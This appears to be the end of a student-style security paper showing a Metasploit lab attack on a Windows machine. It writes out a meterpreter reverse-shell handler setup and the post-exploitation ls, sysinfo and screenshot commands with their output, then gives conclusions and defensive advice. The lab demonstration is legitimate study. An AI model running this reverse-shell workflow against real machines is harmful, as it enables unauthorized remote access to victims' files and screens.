

Figure 3. 4. 2 A view when the msfconsole is activated.

Then, the researcher can use the MSF-Venom exploit mode and setup the exploit IP address with the port number like in this Figure 3. 4. 3 below.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.36.129Interrupt: use the 'exit' command to quit
msf6 exploit(multi/handler) > set lhost 192.168.2.12
lhost ⇒ 192.168.2.12
msf6 exploit(multi/handler) > set lport 2323
lport ⇒ 2323
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.2.12:2323
[*] Sending stage (175686 bytes) to 192.168.2.17
[*] Meterpreter session 1 opened (192.168.2.12:2323 → 192.168.2.17:60630) at 2023-05-07 10:17:16 -0400
```

Figure 3. 4. 3 Lists of command to do an exploitation.

Once the exploit command is executed, the researcher just needed to wait until the victim click open the malware file.

When it does happen, the researcher can sniffing the victim access by typing the “ls” command to show what files do the user have like in this Figure 3. 4. 4 below, continue to the “sysinfo” command to find out the victim system information like this Figure 3. 4. 5 below, and a screenshot command like this Figure 3. 4. 6 below to come up with the result of this Figure 3. 4. 7 beneath it.

```
meterpreter > ls
Listing: G:\
=============

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
040777/rwxrwxrwx  0      dir   2023-05-07 08:16:24 -0400  .Trash-1000
040777/rwxrwxrwx  0      dir   2014-09-08 08:06:04 -0400  RECYCLER_DETEC
040777/rwxrwxrwx  0      dir   2015-12-16 01:16:20 -0500  System Volume Information
040777/rwxrwxrwx  0      dir   2014-11-25 14:41:06 -0500  autorun.inf
040777/rwxrwxrwx  0      dir   2022-01-04 05:42:32 -0500  dokumen
040777/rwxrwxrwx  0      dir   2022-01-04 05:41:56 -0500  game lama
040777/rwxrwxrwx  0      dir   2022-01-04 05:43:20 -0500  lain-lain
040777/rwxrwxrwx  0      dir   2022-01-04 05:43:04 -0500  presentasi
100777/rwxrwxrwx  73802  fil   2023-05-07 08:15:14 -0400  setup.exe
```

Figure 3. 4. 4 Exploitation result with ls.

```
meterpreter > sysinfo
Computer        : YZMARLENOVO
OS              : Windows 10 (10.0 Build 19044).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```

Figure 3. 4. 5 Exploitation result with sysinfo.

```
meterpreter > screenshot
Screenshot saved to: /home/kali/Documents/rRicXPlY.jpeg
meterpreter >
```

Figure 3. 4. 6 Exploit result with screenshot command.



Figure 3. 4. 7 The Malware screenshot result.

4. Conclusions

Even it is not done by fully remote, Microsoft device and app are still vulnerable to the cyberattack. Looking at the behavior of the Firewall and a connected cloud account, Microsoft product itself is still considered as a safe product from the cyberattack, but it all depends on the behavior of the users.

Depending on the user's behavior, the cyberattack to their Microsoft product can even be done in an uncomplicated way such as the social engineering. However, with the provided tooling and a gap between the maintainer and administrator access, the hacker can still be able to tamper the device manually even when the Firewall is still active.

If the users have the device in a legal way and did cautious with their surroundings, the attack most likely never to be happened. And because of that, and the same reason with the user-friendly products, people still buy and using the Microsoft product until now despite they know that there are still numbers of cyberattacks happening with the same product.

5. Recommendation

To evade cyberattack as good as the Microsoft users can do to their device, the users are recommended to use a VPN, antivirus, and keep the default Firewall active and in update. Microsoft cloud service can also mitigate the harm of the attack by separating the working account with the personal account. And the last advice is keeping the device locked and keeping it away from any strangers as good as possible if there is no need to borrow the personal device to someone else.

6. Reference

- Ways to crack Windows 10
  https://www.partitionwizard.com/partitionmanager/crack-windows-10-password.html

- How to use msfvenom, Metasploit
  https://docs.metasploit.com/docs/using-metasploit/basics/how-to-use-msfvenom.html

- Hashcat Microsoft Office
  https://tinyapps.org/docs/hashcat.html

- Kali Crunch, from Kali Linux
  https://www.kali.org/tools/crunch/#:~:text=Crunch%20is%20a%20wordlist%20generator,of%20characters%20and%20list%20size.